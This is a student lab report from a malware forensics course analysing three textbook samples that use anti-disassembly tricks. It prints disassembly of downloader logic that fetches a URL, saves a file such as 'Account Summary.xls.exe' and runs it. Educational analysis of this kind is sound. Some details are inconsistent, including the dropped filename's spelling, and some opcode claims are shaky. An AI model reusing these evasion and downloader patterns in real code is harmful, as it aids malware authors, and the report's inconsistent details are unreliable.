

Xiaoyi Zhou
Purdue University CIT581
Malware Forensics
Lab 15: Anti-Disassembly
Due November 23, 2014
Instructor: Samuel Liles

Abstract

This lab is designed for understanding the anti-disassembly skill. I think the three labs are not difficult but sometimes there are tricky. They mainly use false conditional jump, pointer abuse and missed cross-reference as anti-disassembly skill. If we can figure out the trick part and fix it, the malware is not that difficult to analyze. But I think in real case, the false conational jump might not be popular because it isn't effective compared to other anti-disassembly tricks.

Lab15-01

Steps of Processes

I think this malware contains less codes than previous labs. Therefore we can go through the main function easily. See the code reference is red and data the after call function is red. The malware might use anti-disassembly skill in red area. The call function has problem because the data after call function doesn't make sense. So we should determine if the call function will be executed and what is the correct target. There are three lines showing 0x401010, navigate to first line and convert the code into data. Immediately the code reference becomes green which means the code is correct now. We can see the difference by comparison. Before applying anti-anti disassembly, the program jumped to loc_401010. But now it jumps to unk_401011 where it is an uninvestigated space. 0xE8 is opcode for call. This program will not execute call function because it directly goes to unk_401011. Here the anti-disassembly skill used is false conditional jump and ignorable rogue bytes. In this case call function won't be executed so we can just ignore 0xE8.

```

0A      jnz     short loc_40103E
0C      xor     eax, eax
0E      jz      short near ptr loc_401010+1
10
10 loc_401010:      ; CODE XREF: .text:0040100Eij
10      call    near ptr 8B4C55A0h
15      dec     eax
16      add     al, 0Fh
18      mov     esi, 70FA8311h
1D      jnz     short loc_40105E
1F      xor     eax, eax
21      jz      short near ptr loc_401023+1
23

0100B      cmp     dword ptr [ebp+8], 4
0100A      jnz     short loc_40105E
0100C      xor     eax, eax
0100E      jz      short near ptr unk_401011
0100E ; -----
01010      db 0E8h
01011 unk_401011    db 8Bh ;
01012      db 45h ; E
01013      db 0Ch
01014      db 8Bh ;
01015 ; -----

```

The program sets jz flag to 0 by using "xor eax and eax". Of course the jz flag will always be zero. The same technique has been used four times at 0x401010, 0x40101F, 0x401047, and 0x40105E. To see the real target, we can use same method that converts code into data. After converting all the false conditional jump, we will learn that the rogue bytes is 0xEB. "call + near+ hex data" never be executed in this program.

Now we can run this program by command line "Lab15-01.exe, XXX". I tried some random strings following Lab15-01.exe. The program will print, "Son, I am disappoint". I didn't know the it could print other string until I saw the following data.

```

unk_40300C      00      0      ; DATA XREF: start+88fo
db 0
db 0
db 0
db 47h ; G
db 6Fh ; o
db 6Fh ; o
db 64h ; d
db 20h
db 4Ah ; J
db 6Fh ; o
db 62h ; b
db 21h ; l
db 0
db 0
db 0
db 53h ; S
db 6Fh ; o
db 6Eh ; n
db 2Ch ; r
db 20h
db 49h ; I
db 20h
db 61h ; a
db 6Dh ; m
db 20h
db 64h ; d
db 69h ; i
db 73h ; s
db 61h ; a
db 70h ; p
db 70h ; p
db 6Fh ; o
db 69h ; i
db 6Eh ; n
db 74h ; t
db 2Eh ; -
db 0

```

If we want the program print the correct string, there should some comparisons. The first comparison is between `arg[0]` and 2 which means the input should be two strings. We convert the comparison codes into data. Left is data; right is code. The comparison is from 0x83h to 0x02. We denote the first argument is 0x83; second argument is 0x7D; third argument is 0x08; fourth argument is 0x02. So far I cannot figure out how did those data work because the opcode for comparison should be 0x38. And the comparison value should be stored at third argument. Nevertheless, we focus any the place where 0x83 appears before `printf` at `loc_40104B` and we navigate to the place.


```

.text:00401005 ; -----
.text:00401006      db 83h      .text:00401005      push    edi
.text:00401007      db 7Dh ; } .text:00401006      cmp     [ebp+arg_0], 2
.text:00401008      db 8      .text:0040100A      jnz     short loc_40105E
.text:00401009      db 2      .text:0040100C      xor     eax, eax
.text:0040100A ; ----- .text:0040100E      jz      short near ptr loc_401010

```

The first place is 0x40101A. The comparison values are `arg_[x]` and 0x70 which is p in ASCII character. I don't think 0x75 should be counted here because 0x75 means JNZ. 0x75 is followed by `short loc_40105E`. Therefore the program is supposed to make a comparison and then jump to end if the comparison fails. We should try it by command line and then determine if it is correct one. The second place is 0x40102E. The comparison values are `arg_[y]` and 0x71 which is q in ASCII. The third place is 0x401042. The comparison values are `arg_[z]` and 0x64 which is d in ASCII. Now we can try the combination of p,q, and d in command line.

We see the following result. So our deduction is correct.



```
GA\ Command Prompt
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\zhouyi910821>cd Desktop
C:\Documents and Settings\zhouyi910821\Desktop>Lab15-01.exe pqr
Son, I am disappoint.
C:\Documents and Settings\zhouyi910821\Desktop>Lab15-01.exe pdq
Good Job!
C:\Documents and Settings\zhouyi910821\Desktop>
```

Issues or Problems

Even though I got the correct answer, I still have some questions related to opcode. In the code area for comparison, there should be an opcode for CMP which is 0x38; an opcode for SUB which is 0x83 because the program needs to set the ebp value; a value for subtraction of ebp; a value for comparison with ebp. But in this program, I didn't see the subtraction value of ebp and neither opcode for CMP.

Conclusion

It is not a complicated lab but it still makes me confused about how to use opcode to determine the purpose of program. This program uses false conditional jump to mess up the disassembly function. But we can fix it by converting codes into data. If we type pdq, the program will print Good job otherwise it prints failed string.

Reviewed Questions

1. What anti-disassembly technique is used in this binary?

false conditional jump. xor eax, eax -> jz

2. What rogue opcode is the disassembly tricked into disassembling?

0xE8, which is "call".

3. How many times is this technique used?

four times. 0x401010, 0x40101F, 0x401047, and 0x40105E.

4. What command-line argument will cause the program to print “Good Job!”

Lab15-01.exe pdq

Lab15-02

Steps of Processes

This malware is not complicated as long as we figure out the anti-disassembly trick. We will focus on the anti-disassembly trick code where the malicious code is always executed. The first anti-disassembly trick is located at 0x40115E. Here we can see the data after JMP is red. There is a bunch of strange data following JMP operation. Therefore we should convert the red code into data and change the strange data into codes. I am not sure what does the data represent. But we can try.

```

15C             jnz     short near ptr loc_40115E+1
15E
15E loc_40115E:             ; CODE XREF: .text:0040115Cj
15E             jmp     near ptr 0AA11CDh
15E ; -----
163             db 6Ah
164             dd 0E8006A00h, 21Ah, 5C858B50h, 50FFFEFDh, 206415FFh, 85890040h
164             dd 0FFFFFD64h, 0FD64BD83h, 7400FFFFh, 0FC8D8D24h, 51FFFFFFh
164             dd 0FFFF68h, 60958D00h, 52FFFEFDh, 0FD648588h, 0FF50FFFFh
164             dd 40205C15h, 75C08500h, 30206816h, 15FF0040h, 402030h
164             dd 8304C483h, 45E9FFC8h, 8B000001h, 0FFFD648Dh, 15FF51FFh
164             dd 402060h, 174C033h, 303068E8h, 958D0040h, 0FFFEFD60h
164             dd 2C15FF52h, 83004020h, 858908C4h, 0FFFFFD68h, 0FD68BD83h
164             dd 0F00FFFFh, 10984h, 303C6800h, 858B0040h, 0FFFFFD68h
164             dd 2C15FF50h, 83004020h, 0C608C4h, 0C0FFEB0h, 0F1E848h
164             dd 85890000h, 0FFFEFD5h, 0A000006h, 2B15FF00h, 83004020h
164             dd 858904C4h, 0FFFEFD54h, 0FD688D8h, 0C183FFFh, 688D8908h
164             dd 6AFFFFDh, 6A006A00h, 8B006A00h, 0FFFD6895h, 858B52FFh
164             dd 0FFFEFD5Ch, 6415FF50h, 89004020h, 0FFFD6485h, 750374FFh
164             dd 8D8DE801h, 0FFFFFEFCh, 6851h, 958B0001h, 0FFFEFD54h

40115E             db 0E9h
40115F unk_40115F         db 6Ah ; j             ; CODE XREF: .text:0040115Cj
401160             db 0
401161             db 6Ah ; j
401162             db 0
401163             db 6Ah
401164 ; -----
401164             add     [edx+0], ch
401167             call    sub_401386
40116C             push   eax
40116D             mov     eax, [ebp-102A4h]
401173             push   eax
401174             call    ds:InternetOpenUrlA
40117A             mov     [ebp-29Ch], eax
401180             cmp     dword ptr [ebp-29Ch], 0
401187             jz      short loc_4011AD
401189             lea     ecx, [ebp-104h]
40118F             push   ecx
401190             push   0FFFFh
401195             lea     edx, [ebp-102A0h]
401198             push   edx
40119C             mov     eax, [ebp-29Ch]
4011A2             push   eax
4011A3             call    ds:InternetReadFile
4011A9             test    eax, eax
4011AB             jnz     short loc_4011C3
4011AD

```

The first screenshot is before converting. The second one is after converting. We can see that JUM opcode is 0xE9 which is never executed. The malware intends to open an URL and read data from the specific URL initialized by sub_401386. If we double click on sub_401386, we will learn the purpose of the function is to initialize the URL string and then return the string. To see the content at string, a convenient way is to right

click on the hex digit and check the ASCII code. IDA Pro will show the ASCII character automatically. The URL string is

<http://www.practicalmalwareanalysis.com/bamboo.html>. The malware then pass the string as parameter to InternetReadFile and jump to 0x4011D4. The data read from the URL is passed to next function call. At 0x4011D4, we can see another anti-disassembly trick. The trick is false conditional fake call opcode. We can convert it into data and ignore it. We should be really careful with the false condition jump because except the bypass opcode like JMP and CALL the rest of code are still important. Remember to convert the rest of code from data into code otherwise we will miss some important information. In this malware, 'Bamboo::' doesn't have data reference at beginning. We can see the data reference only because we correctly convert data and code.

```

db 'not enough name',0 ; DATA XREF: .text:0040105Dio
db 'internet unable',0 ; DATA XREF: .text:loc_4011ADio
db 'Bamboo::',0 ; DATA XREF: .text:loc_4011D5io
align 4
db '::',0 ; DATA XREF: .text:004011FDio
align 10h
db 'wb',0 ; DATA XREF: .text:0040129Bio
align 10h
dd 1 ; DATA XREF: start+6Eir
align 10h
dd 0 ; DATA XREF: start+A3ir

```

This is the correct code after converting.

```

loc_4011D5:
        push     offset aBamboo ; CODE XREF: .text:004011D2
        lea      edx, [ebp-102A0h] ; "Bamboo::"
        push     edx
        call     ds:strcmp
        add      esp, 8
        mov      dword ptr [ebp-298h], eax
        cmp      dword ptr [ebp-298h], 0
        jz       loc_401306
        push     offset asc_40303C ; "::"
        mov      eax, [ebp-298h]
        push     eax
        call     ds:strcmp
        add      esp, 8
        mov      byte ptr [eax], 0

; -----
;
; -----
        inc      eax
        dec      eax
        call     sub_40130F
        mov      [ebp-102A8h], eax
        push     0A00000h
        call     ds:malloc
        add      esp, 4
        mov      [ebp-102ACh], eax
        mov      ecx, [ebp-298h]
        add      ecx, 8
        mov      [ebp-298h], ecx
        push     0
        push     0
        push     0
        mov      edx, [ebp-298h]
        push     edx
        mov      eax, [ebp-102A4h]
        push     eax
        call     ds:InternetOpenUrlA
        mov      [ebp-29Ch], eax
        jz       short near ptr unk_40126E
        jnz      short near ptr unk_40126E

```

Anyway, just be patient when converting between data and code. The value in edx is the return value of InternetReadFile. The malware calls strcmp to find the string 'Bamboo::' at the return data. The return value of strcmp should be location where 'Bamboo::' first appears. Assuming the return pointer pointing to string Bamboo::XXXXXX. The string is stored at [ebp-0x298]. Then the malware wants to find "::" in this string by strcmp again. If the string is Bamboo::XXXXXX::, after the second

call of strstr, the malware sets the pointer to ":" to NULL. Eventually the result is Bamboo::XXXXXX. The content between Bamboo:: and NULL. In this case NULL is used to be :: at the string. Right now the string is stored at [ebp-298h]. The malware increases the pointer by 8 bytes at 0x40123E in order to eliminate "Bamboo::". Therefore the string should be "XXXXXX". The value is stored at eax and then passed to InternetOpenUrl. We assume "XXXXXX" represent a URL. The malware will open this URL and download content in this URL. The downloaded data will be stored at [ebp-0x104]. Then the malware will write the data into a file. The file name is stored at [ebp-0x102A8]. So far we don't know the content at [ebp-0x102A8]. But if we move our cursor to the above few lines, we will find out that [ebp-0x102A8] is the return value of sub_40130F. See the right screenshot. Double click on sub_40130F, the function initializes the filename. A good way to see the filename is right click on the hex digits. The file name here is Account Summary.xls.exe. Therefore we can conclude that the malware accesses to <http://www.practicalmalwareanalysis.com/bamboo.html> in order to get a string URL "XXXXXX". It opens "XXXXXX" and download data from this website; write the data into Account Summary.xls.exe.

```

lea     ecx, [ebp-104h] ; .text:0040126Bij
push    ecx
push    10000h
mov     edx, [ebp-102ACh]
push    edx
mov     eax, [ebp-29Ch]
push    eax
call    ds:InternetReadFile
test    eax, eax
jz      short loc_401306
cmp     dword ptr [ebp-104h], 0
jbe     short loc_401306
push    offset aWb ; "wb"
mov     ecx, [ebp-102A8h]
push    ecx
call    ds:fopen
add     esp, 8
mov     [ebp-102B0h], eax
mov     edx, [ebp-102B0h]
push    edx
push    1
mov     eax, [ebp-104h]
push    eax
mov     ecx, [ebp-102ACh]

inc     eax
dec     eax
call    sub_40130F
mov     [ebp-102A8h], eax
push    0A00000h
call    ds:malloc
add     esp, 4
mov     [ebp-102ACh], eax
mov     ecx, [ebp-298h]
add     ecx, 8
mov     [ebp-298h], ecx
push    0
push    0
push    0
push    0
mov     edx, [ebp-298h]
push    edx
mov     eax, [ebp-102A4h]
push    eax
call    ds:InternetOpenUrlA
mov     [ebp-29Ch], eax
jz      short loc_40126E
jnz     short loc_40126E

```

As we mentioned above, the filename is stored at [ebp-0x102A8] which appears again at 0x4012F5. At 0x4012F5, ShellExecute is called. It takes the filename as parameter. It will launch Account Summary.xls.exe.

Issues or Problems

I didn't notice user-agent is changed at beginning until I see the reviewed questions. But I am still confused because I cannot distinguish where user-agent name is stored. There are too many variables at 0x40113F. I think [ebp-0x100] is the user-agent

name but I am not sure about it. Moreover, the python command PatchBytes doesn't work on my IDA Pro.

Conclusion

Once we figure out the anti-disassembly trick. The malware will be easier to analyze. This malware intends to open URL and download the content from URL to Account Summary.xls.exe. In a word, it intends to overwrite Account Summary.xls.exe and then launch it by ShellExecute.

Reviewed Questions

1. What URL is initially requested by the program?

<http://www.practicalmalwareanalysis.com/bamboo.html>

2. How is the User-Agent generated?

Not sure. But I think the user-agent is generated after Gethostname is called.

```

mov     edx, [ebp-2A0h] ; CODE XREF: .text:004010A5j
movsx   eax, byte ptr [ebp+edx-100h]
cmp     eax, 5Ah
jnz     short loc_4010D8
mov     ecx, [ebp-2A0h]
mov     byte ptr [ebp+ecx-100h], 41h
jmp     short loc_40113A

-----

mov     edx, [ebp-2A0h] ; CODE XREF: .text:004010C6fj
movsx   eax, byte ptr [ebp+edx-100h]
cmp     eax, 7Ah
jnz     short loc_4010FB
mov     ecx, [ebp-2A0h]
mov     byte ptr [ebp+ecx-100h], 61h
jmp     short loc_40113A

-----

mov     edx, [ebp-2A0h] ; CODE XREF: .text:004010E9fj
movsx   eax, byte ptr [ebp+edx-100h]
cmp     eax, 39h
jnz     short loc_40111E
mov     ecx, [ebp-2A0h]
mov     byte ptr [ebp+ecx-100h], 30h
jmp     short loc_40113A

-----

mov     edx, [ebp-2A0h] ; CODE XREF: .text:0040110Cfj
mov     al, [ebp+edx-100h]
add     al, 1
mov     ecx, [ebp-2A0h]
mov     [ebp+ecx-100h], al

```

Assuming the user-agent string is "XXXXXX". If the character in the string is 0x5A (uppercase Z in ASCII), the program resets it to 0x41 (uppercase A in ASCII). If the character in the string is 0x7A (lowercase z in ASCII), the program resets it to 0x61 (lowercase a in ASCII). If the character is 0x39 (number 9 in ASCII), the program changes it to 0. Otherwise the counter is increased by one, which means the pointer is moved to next character.

3. What does the program look for in the page it initially requests?

It downloads content from <http://www.practicalmalwareanalysis.com/bamboo.html> and retrieve the data between "Bamboo::" and "::" (the extracted data is not Bamboo).

4. What does the program do with the information it extracts from the page?

The information extracted from the page is a URL. The malware will open the URL and download the data to Account Summary.xls.exe. Then launch the modified Account Summary.xls.exe.

Lab15-03**Steps of Processes**

At the beginning of main function, we see that [ebp+4] is red, which means there is an anti-disassembly technique. I guess it might be pointer abuse introduced at our book. To verify my assumption, we can switch the window to stack of main and see what is [ebp+4]. Offset positive 4 means return. Therefore we can assure that the return address is manipulated here. The new return address is or of 0x400000 and 0x148C. So it is 0x0040148C. Therefore when the program is supposed to terminate, it will not return but execute the code at 0x0040148C. We can directly navigate to 0x0040148C and see the malicious code.

The code reference is red so that we convert the code into data at 0x401496. Actually we can see a lot of red reference here. So we should convert all of them into data. Codes at 0x401497 don't have any actual purpose because the print function won't be executed. ecx is XORed with ecx. The result will always be zero so that ecx divides zero will give an error. If we assume that unk_401497 represents a function, the function does nothing. This function contains a JMP opcode but it also won't be executed.

```

ink_401497      db 0E9h
                db 68h ; h                ; CODE XREF: .text:00401494j]
                db 0C0h ;
                db 14h
                db 40h ; @
                align 4
                push large dword ptr fs:0
                mov     large fs:0, esp
                xor     ecx, ecx
                div     ecx
                push    offset aForMoreInforma ; "For more information please visit our w"...
                call    printf
                add     esp, 4
                pop     edi
                pop     esi
                pop     ebx
                pop     ebp
                retn

-----
                mov     esp, [esp+8]
                mov     eax, large fs:0
                mov     eax, [eax]
                mov     eax, [eax]
                mov     large fs:0, eax
                add     esp, 8


-----
                db 0EBh
                db 0FFh

-----
                ror     byte ptr [eax-18h], 0

-----
                db 0
                db 0

```

Now we directly navigate to 0x4014D7. There is an anti-disassembly trick. If we convert the code to data, we will see a few data but I didn't know what the data represented. However I don't think those data make matter. The most important function is located at next few lines. We see a function call URLDownloadToFile that takes URL and filename as parameters. Offset unk_403040 and unk_403010 are URL and file name, respectively. But if we double click on them, we see random numbers that seemingly doesn't make sense. Each offset string is followed by a same function sub_401534. I can assure that the offset strings are encrypted and sub_401534 is decryption cipher. There is a loop in sub_401534. The parameter or plaintext is the string. The cipher schema is XOR. The cipher key is 0xFF. We can generate a python script to decrypt it. The URL is <http://www.practicalmalwareanalysis.com/tt.html>. The filename is spoolsrv.exe.



```

Chapter_15L - bash - 87x29
xiaoyizhou@MacBook-Air-3:Chapter_15L xiaoyizhou$ python xor.py
spoolsvr.exe
data:00401040 db 0010
data:00401041 db 5A00
data:00401042 db 5A00
data:00401043 db 0070
data:00401044 db 0
data:00401045 ; char Format[]
data:00401046 Format db 'TalonTech Consulting LLC.',0Ah
data:00401047 db '*****',0Ah
data:00401048 db 'Process Viewer v1.3',0Ah
data:00401049 db 0Ah,0
data:0040104A align 4
data:0040104B aCreatetoolhelp db 'CreateToolhelp32Snapshot (of p
data:0040104C aProcess32first db 'Process32First',0
data:0040104D ; char asc_4030D4[]
data:0040104E asc_4030D4 db 0Ah
data:0040104F db 0Ah
data:00401050 ; char aProcessName[]
data:00401051 aProcessName db 0Ah
Python 2.7.8: xor.py - /Users/xiaoyizhou/Documents/CIT
import binascii
ciphertext='8C8F9090938C8D89D19A879AFF'
cipherstr=""
key=0xFF
plaintext=""
length=len(ciphertext)
#print length
for i in range (0,length,2):
    cipherstr=ciphertext[i]+ciphertext[i+1]
    ciphernbr=int(cipherstr,16)
    #print cipherstr
    c=key ^ ciphernbr
    plaintext=plaintext+str(unichr(c))
print plaintext

```

After the decryption process, there is another anti-disassembly trick at 0x401519. It is false conditional jump. We can convert the code from data. The call function will not be executed. WinExec takes spoolsvr.exe as parameter. The purpose is to run the application that contains spoolsvr.exe. Then the program will terminate itself. To verify that we analyze the malware in correct direction, we can launch the malware and use dynamic analysis.

Time	Domain Requested	DNS Return
06:29:28	www.practicalmalwareanalysis.com	FOUND

Issues or Problems

I think this lab is not difficult. Therefore I don't have any particular problem.

Conclusion

This lab uses false conditional jump as anti-disassembly trick. The rogue byte is opcode for JMP. Some of JMP operation will not be executed. Also it use "div 0" to throw an exception to bypass the call function. The malware encrypted an URL and filename. When it calls URLdownload, the program will decrypt the URL string and filename string.

Reviewed Questions

1. How is the malicious code initially called?

The malware manipulates the return address at the beginning in order to execute the malicious code at 0x40148C.

2. What does the malicious code do?

The malware download a file from <http://www.practicalmalwareanalysis.com/tt.html> and then launch the file by WinExec. The filename is sploorve.exe

3. What URL does the malware use?

<http://www.practicalmalwareanalysis.com/tt.html>

4. What filename does the malware use?

sploorve.exe